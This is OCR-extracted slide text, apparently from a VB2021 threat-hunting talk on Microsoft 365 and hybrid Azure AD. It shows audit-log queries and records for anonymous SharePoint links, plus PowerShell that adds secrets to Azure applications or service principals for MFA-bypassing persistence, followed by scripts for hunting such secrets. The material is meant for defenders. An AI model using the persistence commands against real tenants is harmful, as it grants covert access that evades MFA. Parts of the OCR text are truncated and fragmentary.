
```
RunspaceId   : 6466efb0-f89a-477d-9dd4-24aada11275c
RecordType   : SharePointSharingOperation
CreationDate : 31/7/2022 2:29:23 am
UserIds      : admin@threathunting.dev
Operations   : AnonymousLinkCreated
AuditData    : {"AppAccessContext":{"AADSessionId":"a4cdc6bf-d929-4954-8e51-04ce9850de90","CorrelationId":"304456a0-d
               0a8-1000-6c93-5d4262bc86ad","UniqueTokenId":"bTzOPDAwhU-cs57fmIIwAA"},"CreationTime":"2022-07-31T02:29
               :23","Id":"730158b2-3545-4057-976f-08da729c7b88","Operation":"AnonymousLinkCreated","OrganizationId":"
               3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":14,"UserKey":"i:0h.f|membership|10032000c0a69155@li
               ve.com","UserType":0,"Version":1,"Workload":"SharePoint","ClientIP":"151.192.155.237","ObjectId":"http
               s:\/\/threathunting.sharepoint.com\/Shared Documents\/Document.docx","UserId":"admin@threathunting.dev",
               "CorrelationId":"304456a0-d0a8-1000-6c93-5d4262bc86ad","EventSource":"SharePoint","ItemType
               10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/103.0.0.0 Safari\/537.36","WebId":"b
               78195ae-ed84-4aab-855a-80f9f2a7cac8","EventData":"<Type>Edit<\/Type><MembersCanShareApplied>False<\/Me
               mbersCanShareApplied>","SourceFileExtension":"docx","UniqueSharingId":"e30a2e62-55dc-43e0-b8e0-c3583e8
               aa0c0","SiteUrl":"https:\/\/threathunting.sharepoint.com","SourceFileName":"Document.docx","SourceRelative
               Url":"Shared Documents\/Document.docx"}
ResultIndex  : 12
ResultCount  : 12
Identity     : 730158b2-3545-4057-976f-08da729c7b88
IsValid      : True
ObjectState  : Unchanged
```

Operations   : AnonymousLinkCreated

s:\/\/threathunting.sharepoint.com\/Shared Documents\/Document.docx"

Hunting – Anonymous Link Usage - UAL

```
PS C:\>  Search-UnifiedAuditLog -recordtype SharePointSharingOperation -operations
'AnonymousLinkUsed' -startdate 2022-07-30 -enddate 2022-08-01
```



```
RunspaceId   : 6466efb0-f89a-477d-9dd4-24aada11275c
RecordType   : SharePointSharingOperation
CreationDate : 31/7/2022 2:29:29 am
UserIds      : anonymous
Operations   : AnonymousLinkUsed
AuditData    : {"AppAccessContext":{"CorrelationId":"324456a0-7020-1000-8850-c1911b7d1b0a"},"CreationTime":"2022-07-3
               1T02:29:29","Id":"db9e43f5-8f7a-425c-8b7c-08da729c7e8e","Operation":"AnonymousLinkUsed","OrganizationI
               d":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":14,"UserKey":"anonymous","UserType":0,"Version"
               :1,"Workload":"SharePoint","ClientIP":"111.0.0.117","ObjectId":"https:\/\/threathunting.sharepoint.com\
               /Shared Documents\/Document.docx","UserId":"anonymous","CorrelationId":"324456a0-7020-1000-8850-c1911b
               7d1b0a","EventSource":"SharePoint","ItemType":"File","ListId":"99fc028c-725d-4c8d-bdf0-fd7b9418dd8d","
               ListItemUniqueId":"e5146d02-0f17-4bc6-bdd3-df7cd953107d","Site":"d4b2f07d-9402-4d01-81df-2d206a472f0e"
               ,"UserAgent":"Mozilla\/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko)
               Chrome\/103.0.5060.134 Safari\/537.36 Edg\/103.0.1264.71","WebId":"b78195ae-ed84-4aab-855a-80f9f2a7cac
               8","SourceFileExtension":"docx","SiteUrl":"https:\/\/threathunting.sharepoint.com","SourceFileName":"Docum
Identity     : db9e43f5-8f7a-425c-8b7c-08da729c7e8e
IsValid      : True
ObjectState  : Unchanged
```


Operations   : AnonymousLinkUsed

'ClientIP":"111.0.0.117","ObjectId":"https:\/\/threathunting.sharepoint.com\

Maintain Persistent Access to M365 Applications

Abusing Azure Applications for Persistence

- An Azure application is used to provide functionality to users
- Azure Applications can have access to M365 Applications
- Threat Actors can add secret to application to maintain access bypassing MFA




VB2021
localhost

7 - 8 October, 2021 / vblocalhost.com

WHO OWNS YOUR HYBRID ACTIVE DIRECTORY? HUNTING FOR ADVERSARY TECHNIQUES!

Thirumalai Natarajan Muthiah
Mandiant Consulting, Singapore
thirumalai_it@yahoo.com

Anurag Khanna
CrowdStrike Services, Singapore
khannaanurag@gmail.com


Azure Tenant
Service Principal
1 TA adds Service Principal Secret
2 TA uses AppId, Service Principal Secret & TenantId to access Tenant

MFA Bypass Technique - Applications or Service Principals & Secrets

1

Adding Secrets to Application in Azure AD

```
PS> Connect-AzureAD;
 $startDate = Get-Date;
$endDate = $startDate.AddYears(3);
$aadAppsecret = New-
AzureADApplicationPasswordCredential -
ObjectId <ObjectId> -CustomKeyIdentifier Secret01 -
StartDate $startDate -EndDate $endDate
$aadAppsecret.Value= <ClearTextSecret>
```

(-OR)

Adding Secrets to Service Principal in Azure AD

```
PS> Connect-AzAccount -Tenant <tenantID>
 $newCredential = New-AzADSpCredential -
ServicePrincipalName <ApplicationID>
$BSTR
= [System.Runtime.InteropServices.Marshal]::SecureStrin
gToBSTR($newcredential.Secret)
$ClearSecret ==
[System.Runtime.InteropServices.Marshal]::PtrToStringAu
to($BSTR)
```

MFA Bypass Technique - Applications or Service Principals & Secrets

2

Threat Actor access the tenant using the Service Principal and Secret configured

```
PS> $passwd = ConvertTo-SecureString -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential (<Appication ID>, $passwd)
Connect-AzAccount -ServicePrincipal -Credential $cred -Tenant <Tenant ID>

Account          SubscriptionName     TenantId        Environment
-------          ----------------     --------         -----------
<Redacted>                           <Redacted>         AzureCloud
```

Hunting - Service Principals with secrets - Configurations

List and review All Service Principals configured with Secret

```
PS>$Spns = Get-AzureADServicePrincipal -All $true
foreach ($Spn in $Spns) {
    if ($Spn.PasswordCredentials.Count -ne 0 -or $Spn.KeyCredentials.Count -
ne 0) {
    Write-Host 'Application Display Name::'$Spn.DisplayName
    Write-Host 'Application Password Count::' $Spn.PasswordCredentials.Count
    Write-Host 'Application Key Count::' $Spn.KeyCredentials.Count
    Write-Host ''
    } }
```


Hunting - Applications with secrets - Configurations

Listing All Applications configured with Secret

```
PS>$Apps = Get-AzureAD Application -All $True
foreach ($App in $Apps) {
  if ($App.PasswordCredentials.Count -ne 0 -or
$App.KeyCredentials.Count -ne 0)
  {
  Write-Host 'Application Display Name::'$App.DisplayName
  Write-Host 'Application Password Count::'
$App.PasswordCredentials.Count
  Write-Host 'Application Key Count::' $App.KeyCredentials.Count
  Write-Host ''
  } }
```

Hunting Secret assignment operations in UAL

```
PS C:\>  Search-UnifiedAuditLog -operations 'Update application – Certificates and secrets management' -startdate 2022-06-24 -enddate 2022-06-26
```




Operations   : Update application – Certificates and secrets management

```
RunspaceId   : 1b1b9971-32d7-49cc-ab97-af7f896f9ce5
UserIds      : admin@threathunting.dev
Operations   : Update application – Certificates and secrets management
AuditData    : {"CreationTime":"2022-06-25T02:18:16","Id":"0ba92b48-8930-4bf5-a1ec-4fa8fa5f7305","Operation":"Update
               application – Certificates and secrets management ","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc
               78a7","RecordType":8,"ResultStatus":"Success","UserKey":"10032000C0A69155@threathunting.dev","
               UserType":0,"Version":1,"Workload":"AzureActiveDirectory","ObjectId":"Application_5929b892-d83c-4fec-8
               caa-b9d0709c5f2f","UserId":"admin@threathunting.dev","AzureActiveDirectoryEventType":1,"E
               xtendedProperties":[{"Name":"additionalDetails","Value":"{\"User-Agent\":\"Mozilla\/5.0 (Windows NT
               10.0; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/102.0.0.0 Safari\/537.36\",\"AppId\"
               :\"f810cde0-f850-49af-be4a-f0dc14aff9b5\"}"},{"Name":"extendedAuditEventCategory","Value":"Application
               "}],"ModifiedProperties":[{"Name":"KeyDescription","NewValue":"[\r\n  \"[KeyIdentifier=31154e3c-cfd0-4
               a66-8e4f-54e88fc74b8a,KeyType=Password,KeyUsage=Verify,DisplayName=Secret]\"\r\n]","OldValue":"[]"},{"
               Name":"Included Updated Properties","NewValue":"KeyDescription","OldValue":""}],"Actor":[{"ID":"thirum
               alai@threathunting.dev","Type":5},{"ID":"10032000C0A69155","Type":3},{"ID":"18ed3507-a475-4ccb
               -b669-d66bc9f2a36e","Type":2},{"ID":"User_ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"ce4d1
               c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"User","Type":2}],"ActorContextId":"3ccddf89-7c18-4cc
                                                                                                            ebc2857
                                                                                                            fec-8ca
               a-b9d0709c5f2f","Type":2},{"ID":"5929b892-d83c-4fec-8caa-b9d0709c5f2f","Type":2},{"ID":"Application","
               Type":2},{"ID":"Malicious Application","Type":1},{"ID":"f810cde0-f850-49af-be4a-f0dc14aff9b5","Type":2
               }],"TargetContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7"}
ResultIndex  : 1
ResultCount  : 1
Identity     : 0ba92b48-8930-4bf5-a1ec-4fa8fa5f7305
IsValid      : True
ObjectState  : Unchanged
```

,KeyType=Password,KeyUsage=Verify,DisplayName=Secret]

TakeAways

